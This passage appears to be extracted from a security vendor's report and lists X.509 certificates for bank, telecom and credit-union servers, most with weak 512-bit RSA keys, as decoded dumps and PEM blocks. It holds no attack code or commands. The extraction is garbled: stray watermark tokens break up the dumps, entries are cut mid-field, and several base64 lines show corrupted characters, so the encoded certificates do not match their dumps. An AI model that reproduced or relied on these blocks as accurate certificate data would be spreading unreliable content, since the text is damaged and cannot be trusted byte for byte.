        c2:da:69:60:3a:ca:0b:6b:6e:dd:80:6d:fd:20:09:85:88:2c:
        9a:40:7c:fb:7d:78:ca:3e:c6:bf:81:3a:6a:09:e9:d9:c5:e8:
        57:e9:94:a2:8a:f8:c8:1f:0e:84:9b:d1:77:5a:80:b6:c3:13:
        ca:86:0a:9b:78:a0:9f:83:84:06:eb:8d:d1:17:50:78:68:b0:
        bb:99:2a:50:f7:44:92:4e:3a:ca:63:48:aa:5e:30:1b:12:89:
        b7:1d:f3:a7:4a:02:cc:da:2f:fc:e6:47:57:07:b1:33:f0:bf:
        7f:6e:26:59:62:ec:66:b8:1f:a6:09:65:7c:db:e4:c2:09:d2:
        97:e7:15:e4:34:a8:d6:f3:d2:3a:f9:20:6a:a0:a1:af:93:1b:
        ea:8c:ea:a5:2a:26:da:a0:73:ed:ed:67:f6:53:a0:84:a1:0c:
        31:ff:d8:08

BEGIN CERTIFICATE
MIIDpDCCAoygAwIBAgICa8EwDQYJKoZIhvcNAQEFBQAwYTELMAkGA1UEBhMCVVMx
EzARBgNVBAoTCkFudGhlbSBJbmMxEjAQBgNVBAsTCUVjb21tZXJjZTEpMCcGA1UE
AxMgQW50aGVtIEluYyBDZXJ0aWZpY2F0ZSBBdXRob3JpdHkwHhcNMTAwMTEzMTkw
MTQzWhcNMTEwMTEzMTkwMTQzWjB+MQswCQYDVQQGEwJVUzEQMA4GA1UECBMHSW5k
aWFuYTEVMBMGA1UEBxMMSW5kaWFuYXBvbGlzMR0wGwYDVQQKExRBbnRoZW0gQ29t
cGFuaWVzIEluYzEMMAoGA1UECxMDQUlUMRkwFwYDVQQDExB3d3cxOC5hbnRoZW0u
Y29tMFwwDQYJKoZIhvcNAQEBBQADSwAwSAJBAKBmFio/Moal53UaPQIKTATtr4uS
4HCPVGTHTRjuUZcvADlE/G/2Y5xlR2R7c0NKhSvb9vF5AlBzBRVz+GQNtLcCAwEA
AaOCAQ8wggELMAwGA1UdEwEB/wQCMAAwJwYDVR0RBCAwHoEcREwtQUlULULU1pZGRs
ZXdhcmVVAYW50aGVtLmNvbTAOBgNVHQ8BAf8EBAMCBSAwgaIGA1UdIwSBmjCBl4AU
+hrcPl2mtf36X2zLKEDT4JeiqqyheaR3MHUxCzAJBgNVBAYTAlVTMRgwFgYDVQQK
Ew9HVEUgQ29ycG9yYXRpb24xJzAlBgNVBAsTHkdURSBDeWJlclRydXN0IFNvbHV0
aW9ucywgSW5jLjEjMCEGA1UEAxMaR1RFIEN5YmVyVHJ1c3QgR2xvYmFsIFJvb3SC
BAcnFhEwHQYDVR0OBBYEFAbsw3WZqmceE0q33YOKW4bjjvndMA0GCSqGSIb3DQEB
BQUAA4IBAQBsDfdZxUgtxIH1vouHC/6ULTzkwY+tiEF/m3H2Vo1wuv8gx22NUigK
j8wEgkVyHg6fQ32v2vMHNLI6l160RDFLIYDszgKYMFnch3OQmdF5yti9qs00ZeLB
H3jC2mlgOsoLa27dgG39IAmFiCyaQHz7fXjKPsa/gTpqCenZxehX6ZSiivjIHw6E
m9F3WoC2wxPKhgqbeKCfg4QG643RF1B4aLC7mSpQ90SSTjrKY0iqXjAbEom3HfOn
SgLM2i/85kdXB7Ez8L9/biZZYuxmuB+mCWV82+TCCdKX5xXkNKjW89I6+SBqoKGv
kxvqjOqlKibaoHPt7Wf2U6CEoQwx/9gI
END CERTIFICATE

Certificate:
    Data:
        Version: 3 (0x2)
        Serial Number: 2176345 (0x213559)
        Signature Algorithm: sha1WithRSAEncryption
```

KASPERSKY⍥

```
    Issuer: C=MY, O=Digicert Sdn. Bhd., OU=457608K,
    CN=Digisign Server ID (Enrich)
    Validity
       Not Before: Dec 17 08:55:45 2008 GMT
       Not After : Dec 17 08:55:45 2010 GMT
    Subject: C=MY, O=JARING Communications Sdn.Bhd.,
    OU=JARING, CN=www.flexicorp.jaring.my, L=W.Persekutuan/
    emailAddress=sysadmin@jaring.my, ST=Kuala Lumpur
    Subject Public Key Info:
       Public Key Algorithm: rsaEncryption
          PublicKey: (512 bit)
          Modulus:
             00:ed:61:d7:12:f3:94:1a:5f:d1:8b:28:35:b4:18:
             38:d3:32:7b:7b:79:94:79:64:3d:db:bd:ad:f2:ff:
             6c:61:fd:43:05:c1:f8:41:95:de:01:c2:ca:98:65:
             d6:9f:bc:21:5c:35:76:9f:ff:3a:62:88:7b:32:21:
             94:52:e1:46:ef
          Exponent: 65537 (0x10001)
    X509v3 extensions:
       X509v3 Subject Key Identifier:
          46:B9:8C:9E:2E:F7:69:2F
       X509v3 Certificate Policies:
          Policy: 2.16.458.1.1
          CPS: http://www.digicert.com.my/cps.htm
       X509v3 Authority Key Identifier:
          keyid:C6:16:93:4E:16:17:EC:16:AE:8C:94:76:F3:86:6D:C
          5:74:6E:84:77
       X509v3 Key Usage:
          Digital Signature, Non Repudiation, Key
          Encipherment, Data Encipherment
 Signature Algorithm: sha1WithRSAEncryption
    7b:15:12:93:d0:13:c8:91:f1:18:a9:76:bb:87:b4:44:aa:77:
    27:05:a6:5b:95:6c:c0:6f:c5:94:7d:33:94:d3:6e:12:6f:dd:
    90:12:18:e9:a6:48:cb:d8:a4:8a:a4:68:70:92:32:fd:d8:7c:
    00:9c:db:de:7e:dd:1e:41:b0:2e:4c:48:f0:73:85:79:a8:df:
    68:45:41:97:01:06:b2:c4:9f:9d:04:6a:13:d4:6e:63:ec:bf:
    c9:00:82:f2:51:89:33:c0:3b:ba:4c:eb:8a:98:a3:28:34:30:
    5d:ab:12:c6:71:cf:09:68:3d:47:6d:f2:c0:9e:41:44:83:7c:
    0b:fe
```

KASPERSKY⁸

```
BEGIN CERTIFICATE
MIIC3jCCAkegAwIBAgIDITVZMA0GCSqGSIb3DQEBBQUAMGMxCzAJBgNVBAYTAk1Z
MRswGQYDVQQKExJEaWdpY2VydCBTZG4uIEJoZC4xETAPBgNVBAsTCDQ1NzYwOC1L
MSQwIgYDVQQDExtEaWdpc2lnbiBTZXJ2ZXIgSUQgKEVucmljaCkwHhcNMDgxMjE3
MDg1NTQ1WhcNMTAxMjE3MDg1NTQ1WjCBuzELMAkGA1UEBhMCTVkxJzAlBgNVBAoT
HkpBUklORyBDb21tdW5pcy2F0aW9ucyBTZG4uQmhkLjEPMA0GA1UECxMGSkFSSU5H
MSAwHgYDVQQDExd3d3cuZmxleGljb3JwLmphcmluZy5teTEWMBQGA1UEBxMNVy5Q
ZXJjZWt1dHVhbVhbjEhMB8GCSqGSIb3DQEJARYSc3lzYWRtaW5AamFyaW5nLm15MRUw
EwYDVQQIEwxLdWFsYSBMdW1wdXIwXDANBgkqhkiG9w0BAQEFAANLADBIAkEA7WHX
EvOUGl/Riyg1tBg40zJ7e3mUeWQ9272t8v9sYf1DBcH4QZXeAcLKmGXWn7whXDV2
n/86Yoh7MiGUUuFG7wIDAQABo4GKMIGHMBEGA1UdDgQKBAhGuYyeLvdpLzBEBgNV
HSAEPTA7MDkGBWCDSgEBMDAwLgYIKwYBBQUHAgEWImh0dHA6Ly93d3cuZGlnaWNl
cnQuY29tLm15L2Nwcy5odG0wHwYDVR0jBBgwFoAUxhaTThYX7BaujJR284ZtxXRu
hHcwCwYDVR0PBAQDAgTwMA0GCSqGSIb3DQEBBQUAA4GBAHsVEpPQE8iR8RipdruH
tESqdycFpluVbMBvxZR9M5TTbhJv3ZASGOmmSMvYpIqkaHCSMv3YfACc295+3R5B
sC5MSPBzhXmo32hFQZcBBrLEn50EahPUbmPsv8kAgvJRiTPAO7pM64qYoyg0MF2r
EsZxzwloPUdt8sCeQUSDfAv+
END CERTIFICATE
```

```
Certificate:
    Data:
        Version: 3 (0x2)
        Serial Number: 2674380 (0x28cecc)
        Signature Algorithm: sha1WithRSAEncryption
        Issuer: C=MY, O=Digicert Sdn. Bhd., OU=457608K,
        CN=Digisign Server ID (Enrich)
        Validity
            Not Before: Dec 7 08:02:08 2009 GMT
            Not After : Dec 7 08:02:08 2010 GMT
        Subject: C=MY, O=BANK NEGARA MALAYSIA, OU=BANK NEGARA
        MALAYSIA, CN=payments.bnm.gov.my
        Subject Public Key Info:
            Public Key Algorithm: rsaEncryption
                PublicKey: (512 bit)
                Modulus:
                    00:a0:c6:99:f0:88:9a:1c:ee:f7:22:72:5e:bc:1f:
                    02:40:68:f6:95:54:36:75:56:b3:31:0b:0c:54:c3:
                    46:e9:39:ec:62:b4:83:61:2d:b1:ab:42:3b:a2:4f:
                    4b:98:bb:6c:37:a8:3d:98:26:c8:2d:5f:75:86:3f:
                    b4:39:be:41:53
```

KASPERSKY

```
            Exponent: 65537 (0x10001)
        X509v3 extensions:
            X509v3 Subject Key Identifier:
                42:65:56:13:70:34:D0:63
            X509v3 Certificate Policies:
                Policy: 2.16.458.1.1
                CPS: http://www.digicert.com.my/cps.htm
            X509v3 Authority Key Identifier:
                keyid:C6:16:93:4E:16:17:EC:16:AE:8C:94:76:F3:86:6D:C
                5:74:6E:84:77
            X509v3 Key Usage:
                Digital Signature, Non Repudiation, Key
                Encipherment, Data Encipherment
    Signature Algorithm: sha1WithRSAEncryption
        aa:32:37:ce:26:23:14:3e:dc:33:77:a6:bb:df:8d:f1:27:b1:
        64:05:b3:9b:a3:5c:d7:63:e7:7b:bd:63:a4:a1:61:7c:d0:3c:
        1e:c5:e6:a2:a9:01:6f:36:4a:44:de:50:f3:a0:53:d0:39:56:
        a8:b5:05:d0:24:42:b8:2e:d3:98:f3:0a:1a:94:29:73:eb:d2:
        38:9b:a0:9f:9e:39:2d:52:10:57:4e:12:8e:72:2a:e3:87:80:
        f8:f2:16:5d:56:15:cc:ea:74:96:f4:ef:d1:2e:1b:70:f9:bb:
        ba:b9:2a:b1:4c:3d:38:51:10:e0:4e:8d:53:05:6b:88:a1:77:
        ab:a0
```

```
BEGIN CERTIFICATE
MIICizCCAfSgAwIBAgIDKM7MMA0GCSqGSIb3DQEBBQUAMGMxCzAJBgNVBAYTAk1Z
MRswGQYDVQQKExJEaWdpY2VydCBTZG4uIEJoZC4xETAPBgNVBAsTCDQ1NzYwOC1L
MSQwIgYDVQQDExtEaWdpc2lnbiBTZXJ2ZXIgSUQgKEVVcmljaCkwHhcNMDkxMjA3
MDgwMjA4WhcNMTAxMjA3MDgwMjA4WjBpMQswCQYDVQQGEwJNWTEdMBsGA1UEChMU
QkFOSyBORUdBUkEgTUFMQVlTSUExHTAbBgNVBAsTFEJBTksgTkVHQVJBIE1BTEFZ
U0lBMRwwGgYDVQQDExNwYXltZW50cy5ibm0uZ292Lm15MFwwDQYJKoZIhvcNAQEB
BQADSwAwSAJBAKDGmfCImhzu9yJyXrwfAkBo9pVUNnVWszELDFTDRuk57GK0g2Et
satCO6JPS5i7bDeoPZgmyC1fdYY/tDm+QVMCAwEAAaOBijCBhzARBgNVHQ4ECgQI
QmVWE3A00GMwRAYDVR0gBD0wOzA5BgVgg0oBATAwMC4GCCsGAQUFBwIBFiJodHRw
Oi8vd3d3LmRpZ2ljZXJ0LmNvbS5teS9jcHMuaHRtMB8GA1UdIwQYMBaAFMYWk04W
F+wWroyUdvOGbcV0boR3MAsGA1UdDwQEAwIE8DANBgkqhkiG9w0BAQUFAAOBgQCq
MjfOJiMUPtwzd6a7343xJ7FkBbObo1zXY+d7vWOkoWF80DwexeaiqQFvNkpE3lDz
oFPQOVaotQXQJEK4LtOY8woalClz69I4m6CfnjktUhBXThKOcirjh4D48hZdVhXM
6nSW9O/RLhtw+bu6uSqxTD04URDgTo1TBWuIoXeroA==
END CERTIFICATE
```

KASPERSKY🅱

```
Certificate:
    Data:
        Version: 3 (0x2)
        Serial Number: 01:00:00:00:00:01:1f:80:95:bf:76
        Signature Algorithm: sha1WithRSAEncryption
        Issuer: O=GlobalSign Inc, CN=Cybertrust SureServer CA
        Validity
            Not Before: Feb 16 18:44:52 2009 GMT
            Not After : Feb 16 18:44:52 2011 GMT
        Subject: CN=ambermms.syniverse.com,
        C=US/emailAddress=belinda.jablonski@syniverse.com,
        L=Tampa, O=Syniverse Technologies Inc., OU=Crossroads,
        ST=Florida
        Subject Public Key Info:
            Public Key Algorithm: rsaEncryption
                PublicKey: (512 bit)
                Modulus:
                    00:a5:13:53:17:02:f7:cd:33:64:7d:e8:27:8f:e9:
                    bc:ab:db:96:3b:41:0d:b6:c4:2a:10:d5:64:58:87:
                    ac:62:de:09:2e:c5:5f:79:c5:d5:9e:26:9b:1a:9a:
                    e3:99:3b:e2:2e:48:7e:9c:5f:74:c9:34:09:b3:a5:
                    40:7f:bb:e9:35
                Exponent: 65537 (0x10001)
        X509v3 extensions:
            Netscape Cert Type:
                SSL Client, SSL Server
            X509v3 Key Usage: critical
                Digital Signature, Non Repudiation, Key
                Encipherment, Data Encipherment
            X509v3 Authority Key Identifier:
                keyid:2B:37:53:93:64:47:66:23:4F:00:D3:F7:DD:E8:30:B
                6:5B:84:89:23
            X509v3 CRL Distribution Points:
                Full Name:
                    URI:http://crl.globalsign.net/sureserver.crl
            X509v3 Basic Constraints: critical
                CA:FALSE
    Signature Algorithm: sha1WithRSAEncryption
        11:6e:15:44:b0:d1:a9:98:61:27:c0:f2:28:ac:50:70:e6:63:
        25:f2:75:ec:4d:30:fe:0a:34:ed:77:54:4a:d4:53:0f:60:d6:
```

KASPERSKY

```
      45:8a:70:6f:5f:c8:c2:bd:8d:4d:6b:e2:f4:d6:43:cc:34:fe:
      ad:ba:b6:ec:cb:88:68:0d:38:ba:99:b9:18:73:c9:1d:05:97:
      5e:95:43:c5:92:a9:00:f6:2f:4d:8c:51:09:bb:22:74:b4:9e:
      34:96:d9:9c:82:d2:fb:2c:be:0c:29:4d:50:5f:a5:3c:1a:d5:
      38:ca:d9:74:7a:81:c5:11:79:a4:4d:c6:23:81:14:2b:d3:b1:
      46:18:b6:c0:e2:4a:97:b6:07:c3:d7:b6:77:51:d9:4f:05:21:
      45:bb:b0:7c:4f:bc:6e:f6:72:62:22:28:1c:b0:06:70:02:2b:
      c5:11:b6:d0:c3:e0:ce:d7:81:ff:d6:c7:97:03:9d:87:68:b7:
      3a:c4:53:18:bf:cc:e4:b3:7f:fc:6b:83:b1:35:04:c1:ee:ea:
      42:d5:bf:c2:57:ff:18:a3:ce:52:a4:2c:92:2a:6f:b6:98:62:
      45:98:96:76:90:80:32:b9:8c:fe:93:a8:86:e9:50:62:9a:a6:
      11:52:1d:81:67:dc:84:ed:d8:e4:3d:a1:b7:0f:85:fd:b1:4b:
      6f:bd:fe:3c
```

```
BEGIN CERTIFICATE
MIIDRjCCAi6gAwIBAgILAQAAAAABH4CVv3YwDQYJKoZIhvcNAQEFBQAwPDEXMBUG
A1UEChMOR2xvYmFsU2lnbiBJbmMxITAfBgNVBAMTGEN5YmVydHJ1c3QgU3VyZVNl
cnZlciBDQTAeFw0wOTAyMTYxODQ0NTJaFw0xMTAyMTYxODQ0NTJaMIG7MR8wHQYD
VQQDExZhbWJlcm1tcy5zeW5pdmvycsuuY29tMQswCQYDVQQGEwJVUzEuMCwGCSqG
SIb3DQEJARYfYmVsaW5kYS5qYWJsb25za2lAc3luaXZlcnNlLmNvbTEOMAwGA1UE
BxMFVGFtcGExJDAiBgNVBAoTG1N5bml2ZXJzZSBUZWNobm9sb2dpZXMgSW5jLjET
MBEGA1UECxMKQ3Jvc3Nyb2FkczEQMA4GA1UECBMHRmxvcmlkYTBcMA0GCSqGSIb3
DQEBAQUAA0sAMEgCQQClE1MXAvfNM2R96CeP6byr25Y7QQ22xCoQ1WRYh6xi3gku
xV95xdWeJpsamuOZO+IuSH6cX3TJNAmzpUB/u+k1AgMBAAGjgZAwgY0wEQYJYIZI
AYb4QgEBBAQDAgbAMA4GA1UdDwEB/wQEAwIE8DAfBgNVHSMEGDAWgBQrN1OTZEdm
I08A0/fd6DC2W4SJIzA5BgNVHR8EMjAwMC6gLKAqhihodHRwOi8vY3JsLmdsb2Jh
bHNpZ24ubmV0L3N1cmVzZXJ2ZXJuY3JsMAwGA1UdEwEB/wQCMAAwDQYJKoZIhvcN
AQEFBQADggEBABFuFUSw0amYYSfA8iisUHDmYyXydexNMP4KNO13VErUUw9g1kWK
cG9fyMK9jU1r4vTWQ8w0/q26tuzLiGgNOLqZuRhzyR0Fl16VQ8WSqQD2L02MUQm7
InS0njSW2ZyC0vssvgwpTVBfpTwa1TjK2XR6gcUReaRNxiOBFCvTsUYYtsDiSpe2
B8PXtndR2U8FIUW7sHxPvG72cmIiKBywBnACK8URttDD4M7Xgf/Wx5cDnYdotzrE
Uxi/zOSzf/xrg7E1BMHu6kLVv8JX/xijzlKkLJIqb7aYYkWYlnaQgDK5jP6TqIbp
UGKaphFSHYFn3ITt2OQ9obcPhf2xS2+9/jw=
END CERTIFICATE
```

```
Certificate:
    Data:
        Version: 3 (0x2)
        Serial Number: 71:a9:60:1f:3d:87:46:30:9b:bf:5e:cf:28:24:8
        b:fe
```

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```
      Signature Algorithm: sha1WithRSAEncryption
      Issuer: C=US, O=VeriSign, Inc., OU=VeriSign Trust Network,
      OU=Terms of use at https://www.verisign.com/rpa (c)09,
      CN=VeriSign Class 3 Secure OFX CA G3
      Validity
         Not Before: Oct 26 00:00:00 2009 GMT
         Not After : Oct 26 23:59:59 2010 GMT
      Subject: C=US, ST=Missouri, L=Bridgeton, O=Vantage Credit
      Union, OU=IT Department, CN=secure2.eecu.com
      Subject Public Key Info:
         Public Key Algorithm: rsaEncryption
            PublicKey: (512 bit)
            Modulus:
               00:be:6e:4a:59:2e:33:40:79:33:79:d9:9b:34:68:
               a6:74:f1:7f:02:d1:ac:91:21:5a:e1:bf:34:03:62:
               33:0d:bb:bc:0a:29:ec:9c:fd:ea:16:ac:9d:e3:1b:
               6f:7d:c7:68:ef:ee:04:03:6f:83:23:cd:1e:82:bb:
               ab:24:6d:22:7f
            Exponent: 65537 (0x10001)
      X509v3 extensions:
         X509v3 Basic Constraints:
            CA:FALSE
         X509v3 Key Usage:
            Digital Signature, Key Encipherment
         X509v3 CRL Distribution Points:
            Full Name:
               URI:http://ofxG3crl.verisign.com/OFXG3.crl
            Authority Information Access:
            OCSP URI:
               http://ocsp.verisign.com
            CA Issuers URI:
               http://ofxG3aia.verisign.com/OFXG3.cer
         X509v3 Certificate Policies:
            Policy: 2.16.840.1.113733.1.7.23.3
            CPS: https://www.verisign.com/rpa
               2.16.840.1.113733.1.6.7:
               . 74cb5e68cb6fa8877cc86c25d1d7ce05
   Signature Algorithm: sha1WithRSAEncryption
      19:35:da:ac:91:36:a2:6c:7e:a0:96:75:9c:23:e1:e2:c3:f5:
      9e:76:6d:42:6e:3a:2f:c6:23:79:ed:33:7b:c4:d4:a3:58:c3:
```

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```
    f3:30:e2:69:4e:f9:01:89:41:f7:6a:dd:03:1f:6a:c9:e3:c9:
    ab:68:9f:6c:f6:67:31:76:32:e6:75:7b:e5:3a:31:3c:91:7e:
    e2:a0:94:18:ef:c9:75:d8:b2:28:bf:ed:8c:e4:69:0b:a6:95:
    aa:7c:3c:41:07:0e:fb:80:35:54:4c:3b:c8:c3:ac:2b:c2:86:
    c5:a8:61:20:38:22:e9:9c:23:82:d7:e3:80:ee:f1:aa:c6:cd:
    27:42:d2:3f:9a:83:66:db:41:66:ee:e7:4a:f9:75:c0:bd:e6:
    6c:dd:0e:e2:e5:34:8d:79:2c:cc:cb:79:1b:b0:46:08:ed:18:
    ce:38:65:b5:f0:87:fc:23:12:fe:9f:03:d3:0b:5b:0e:e8:9d:
    b5:c3:b7:36:f3:b9:42:4c:c4:64:5b:5f:d4:68:ec:40:de:a3:
    29:92:8a:a9:75:78:8a:bb:07:e4:49:c4:80:5e:94:c5:6c:7a:
    50:a5:7d:90:18:6b:0d:49:69:f9:93:d6:5b:24:82:a7:85:ee:
    d8:f4:fe:6e:f5:81:0c:e2:de:5c:44:c2:f6:67:ee:e3:f0:8c:
    07:ff:34:90
```

```
BEGIN CERTIFICATE
MIIEOzCCAyOgAwIBAgIQcalgHz2HRjCbv17PKCSL/jANBgkqhkiG9w0BAQUFADCB
sjELMAkGA1UEBhMCVVMxFzAVBgNVBAoTDlZlcmlTaWduLCBJbmMuMR8wHQYDVQQL
ExZWZXJpU2lnbiBUcnVzdCBOZXR3b3JrMTswOQYDVQQLEzJUZXJtcyBvZiB1c2Ug
YXQgaHR0cHM6Ly93d3cudmVyaXNpZ24uY29tL3JwYSAoYykwOTEsMCoGA1UEAxMj
VmVyaVNpZ24gQ2xhc3MgMyBTZWN1cmUgU2ZYIENBIC0gRzMwHhcNMDkxMDI2MDAw
MDAwWhcNMTAxMDI2MjM1OTU5WjCBhjELMAkGA1UEBhMCVVMxETAPBgNVBAgTCE1p
c3NvdXJpMRIwEAYDVQQHFAlCcmlkZ2V0b24xHTAbBgNVBAoUFFZhbnRhZ2UgQ3Jl
ZGl0IFVuaW9uMRYwFAYDVQQLFA1JVCBEZXBhcnRtZW50MRkwFwYDVQQDFBBzZWN1
cmUyLmVlY3UuY29tMFwwDQYJKoZIhvcNAQEBBQADSwAwSAJBAL5uSlkuM0B5M3nZ
mzRopnTxfwLRrJEhWuG/NANiMw27vAop7Jz96hasneMbb33HaO/uBANvgyPNHoK7
qyRtIn8CAwEAAaOCAT0wggE5MAkGA1UdEwQCMAAwCwYDVR0PBAQDAgWgMDoGA1Ud
HwQzMDEwL6AtoCuGKWh0dHA6Ly9vZngtRzMtMtY3JsLnZlcmlzaWduLmNvbS9PRlgt
RzMuY3JsMGsGCCsGAQUFBwEBBF8wXTAkBggrBgEFBQcwAYYYaHR0cDovL29jc3Au
dmVyaXNpZ24uY29tMDUGCCsGAQUFBzAChilodHRwOi8vb2Z4LUczLWFpYS52ZXJp
c2lnbi5jb20vT0ZYLUczLmNlcjEBBgNVHSAEPTA7MDkGC2CGSAGG+EUBBxcDMCow
KAYIKwYBBQUHAgEWHGh0dHBzOi8vd3d3LnZlcmlzaWduLmNvbS9ycGEwMAYKYIZI
AYb4RQEGBwQiFiA3NGNiNWU2OGNiNmZhODg3N2NjODZjMjVkMWQ3Y2UwNTANBgkq
hkiG9w0BAQUFAAOCAQEAGTXarJE2omx+oJZ1nCPh4sP1nnZtQm46L8Yjee0ze8TU
o1jD8zDiaU75AYlB92rdAx9qyePJq2ifbPZnMXYy5nV75ToxPJF+4qCUGO/Jddiy
KL/tjORpC6aVqnw8QQcO+4A1VEw7yMOsK8KGxahhIDgi6ZwjgtfjgO7xqsbNJ0LS
P5qDZttBZu7nSvl1wL3mbN0O4uU0jXkszMt5G7BGCO0YzjhltfCH/CMS/p8D0wtb
DuidtcO3NvO5QkzEZFtf1GjsQN6jKZKKqXV4irsH5EnEgF6UxWx6UKV9kBhrDUlp
+ZPWWySCp4Xu2PT+bvWBDOLeXETC9mfu4/CMB/80kA==
END CERTIFICATE
```

Certificate:

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```
    Data:
        Version: 3 (0x2)
        Serial Number:
            (Negative)0a:40:06:6d:24:7d:41:54:b2:c3:e9:e2
            :a4:57:97:59
        Signature Algorithm: md5WithRSAEncryption
        Issuer: CN=Root Agency
        Validity
            Not Before: Jun 9 10:31:21 2009 GMT
            Not After : Dec 31 23:59:59 2039 GMT
        Subject: CN=Microsoft
        Subject Public Key Info:
            Public Key Algorithm: rsaEncryption
                PublicKey: (1024 bit)
                Modulus:
                    00:cd:25:d3:98:06:2d:91:f1:ad:d7:17:32:66:0a:
                    d6:25:a0:7f:ff:2e:6c:68:95:f9:92:09:a0:63:a5:
                    80:54:22:e6:92:13:b8:67:05:3f:80:69:34:07:e4:
                    c3:00:bc:86:f3:51:64:22:d7:ab:07:be:e5:f7:e7:
                    97:b3:3d:9f:fc:10:b0:52:e7:d1:62:40:2a:18:83:
                    b6:4d:62:e6:f5:9f:fe:16:5e:41:d7:2b:af:54:a7:
                    8e:af:a9:08:df:39:b2:cb:cf:bf:52:c3:bf:04:8f:
                    a0:c0:16:89:ce:06:df:6e:d9:26:8a:a7:01:f8:9b:
                    23:35:3b:4c:96:6d:4a:10:41
                Exponent: 65537 (0x10001)
        X509v3 extensions:
            2.5.29.1:
            0>........
            O..a!..dc..0.1.0...U....Root Agency...7l...d......\5.
      Signature Algorithm: md5WithRSAEncryption
        1a:0c:28:45:f5:5e:b1:a9:04:3a:30:7a:0b:e2:dd:f2:7c:89:
        22:ac:17:b5:f3:87:6f:e4:09:9e:55:73:f9:11:7b:11:d2:d7:
        26:08:03:47:6f:6b:b5:1d:24:04:50:d4:cb:91:99:ac:13:72:
        16:32:05:be:7e:1a:79:29:19:5e

BEGIN CERTIFICATE
MIIBuTCCAWOgAwIBAgIQ9b/5ktuCvqtNPBYdW6hopzANBgkqhkiG9w0BAQQFADAW
MRQwEgYDVQQDEwtSb290IEFnZW5jeTAeFw0wOTA2MDkxMDMxMjFaFw0zOTEyMzEy
MzU5NTlaMBQxEjAQBgNVBAMTCU1pY3Jvc29mdDCBnzANBgkqhkiG9w0BAQEFAAOB
jQAwgYkCgYEAzSXTmAYtkfGt1xcyZgrWJaB//y5saJX5kgmgY6WAVCLmkhO4ZwU/
```

gGk0B+TDALyG81FkIterB77l9+eXsz2f/BCwUufRYkAqGIO2TWLm9Z/+Fl5B1yuv
VKeOr6kI3zmyy8+/UsO/BI+gwBaJzgbfbtkmiqcB+JsjNTtMlm1KEEECAwEAAaNL
MEkwRwYDVR0BBEAwPoAQEuQJLQYdHU8AjWEh3BZkY6EYMBYxFDASBgNVBAMTC1Jv
b3QgQWdlbmN5ghAGN2wAqgBkihHPuNSqXDX0MA0GCSqGSIb3DQEBBAUAA0EAGgwo
RfVesakEOjB6C+Ld8nyJIqwXtfOHb+QJnlVz+RF7EdLXJggDR29rtR0kBFDUy5GZ
rBNyFjIFvn4aeSkZXg==
END CERTIFICATE

```
Certificate:
    Data:
        Version: 3 (0x2)
        Serial Number: 01:00:00:00:00:01:1f:71:31:72:c9
        Signature Algorithm: sha1WithRSAEncryption
        Issuer: O=GlobalSign Inc, CN=Cybertrust SureServer CA
        Validity
            Not Before: Feb 13 19:00:51 2009 GMT
            Not After : Feb 13 19:00:51 2011 GMT
        Subject: CN=inpack.syniverse.com,
        C=US/emailAddress=belinda.jablonski@syniverse.com, L=Tampa
        , O=Syniverse Technologies Inc., OU=Crossroads, ST=Florida
        Subject Public Key Info:
            Public Key Algorithm: rsaEncryption
                PublicKey: (512 bit)
                Modulus:
                    00:a5:13:53:17:02:f7:cd:33:64:7d:e8:27:8f:e9:
                    bc:ab:db:96:3b:41:0d:b6:c4:2a:10:d5:64:58:87:
                    ac:62:de:09:2e:c5:5f:79:c5:d5:9e:26:9b:1a:9a:
                    e3:99:3b:e2:2e:48:7e:9c:5f:74:c9:34:09:b3:a5:
                    40:7f:bb:e9:35
                Exponent: 65537 (0x10001)
        X509v3 extensions:
            Netscape Cert Type:
                SSL Client, SSL Server
            X509v3 Key Usage: critical
                Digital Signature, Non Repudiation, Key
                Encipherment, Data Encipherment
            X509v3 Authority Key Identifier:
                keyid:2B:37:53:93:64:47:66:23:4F:00:D3:F7:DD:E8:30:B
                6:5B:84:89:23
            X509v3 CRL Distribution Points:
                Full Name:
```

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```
                    URI:http://crl.globalsign.net/sureserver.crl
            X509v3 Basic Constraints: critical
                CA:FALSE
       Signature Algorithm: sha1WithRSAEncryption
           95:2a:42:59:bd:18:1a:ec:20:e9:96:0d:7f:f2:bc:4e:79:8a:
           44:21:a4:d7:46:03:94:a8:ec:d0:28:29:07:d0:f5:bc:91:c5:
           21:34:16:dd:87:ee:dc:6a:d4:e7:f4:d4:f9:a6:04:bb:60:53:
           2b:14:19:8a:2c:2e:1f:6a:8f:97:22:d6:f4:e5:44:06:c2:22:
           ee:cf:b2:19:67:fa:40:0f:9c:cf:58:7f:53:21:af:c0:02:ad:
           d8:7c:19:3c:f3:52:f4:10:30:f0:61:24:a9:9d:18:01:a3:f5:
           c9:29:ab:65:66:ef:a5:2d:cd:53:e2:44:09:ea:8d:4c:bc:ef:
           1a:b6:2c:7b:df:16:39:94:8b:33:cb:14:16:c2:93:42:6c:4d:
           18:99:ba:7b:fa:91:74:f0:9a:1e:ae:92:b4:94:43:bb:96:ba:
           7e:6a:df:38:9c:2e:7c:11:37:37:4c:20:80:5d:6b:e2:94:41:
           98:7d:cc:26:ca:cc:4f:81:4d:95:16:bb:26:db:1f:fe:03:fc:
           a2:50:9c:49:0b:45:7c:86:fc:5c:a6:31:34:f2:08:f1:03:16:
           10:e0:90:0c:e7:02:4e:95:f5:e8:32:03:a3:fb:78:17:dc:23:
           bf:b4:59:e6:6f:91:1c:38:cd:b7:9e:48:a0:6b:68:98:00:e3:
           33:48:18:ae
```

```
BEGIN CERTIFICATE
MIIDRDCCAiygAwIBAgILAQAAAAABH3ExcskwDQYJKoZIhvcNAQEFBQAwPDEXMBUG
A1UEChMOR2xvYmFsU2lnbiBJbmMxITAfBgNVBAMTGEN5YmVydHJ1c3QgU3VyZVNl
cnZlciBDQTAeFw0wOTAyMTMxOTAwNTFaFw0xMTAyMTMxOTAwNTFaMIG9MR0wGwYD
VQQDExRpbnBhY2suc3luaXZlcnNlLmNvbTELMAkGA1UEBhMCVVMxLjAsBgkqhkiG
9w0BCQEWH2JlbGluZGEuamFibG9uc2tpQHN5bml2ZXJzZS5jb20xDjAMBgNVBAcT
BVRhbXBhMSQwIgYDVQQKExtTeW5pdmVyc2UgTGVjaG5vbG9naWVzIEluYy4xEzAR
BgNVBAsTCkNyb3Nzcm9hZHMxEDAOBgNVBAgTB0Zsb3JpZGEwXDANBgkqhkiG9w0B
AQEFAANLADBIAkEApRNTFwL3zTNkfegnj+m8q9uWO0ENtsQqENVkWIesYt4JLsVf
ecXVniabGprjmTviLkh+nF90yTQJs6VAf7vpNQIDAQABo4GQMIGNMBEGCWCGSAGG
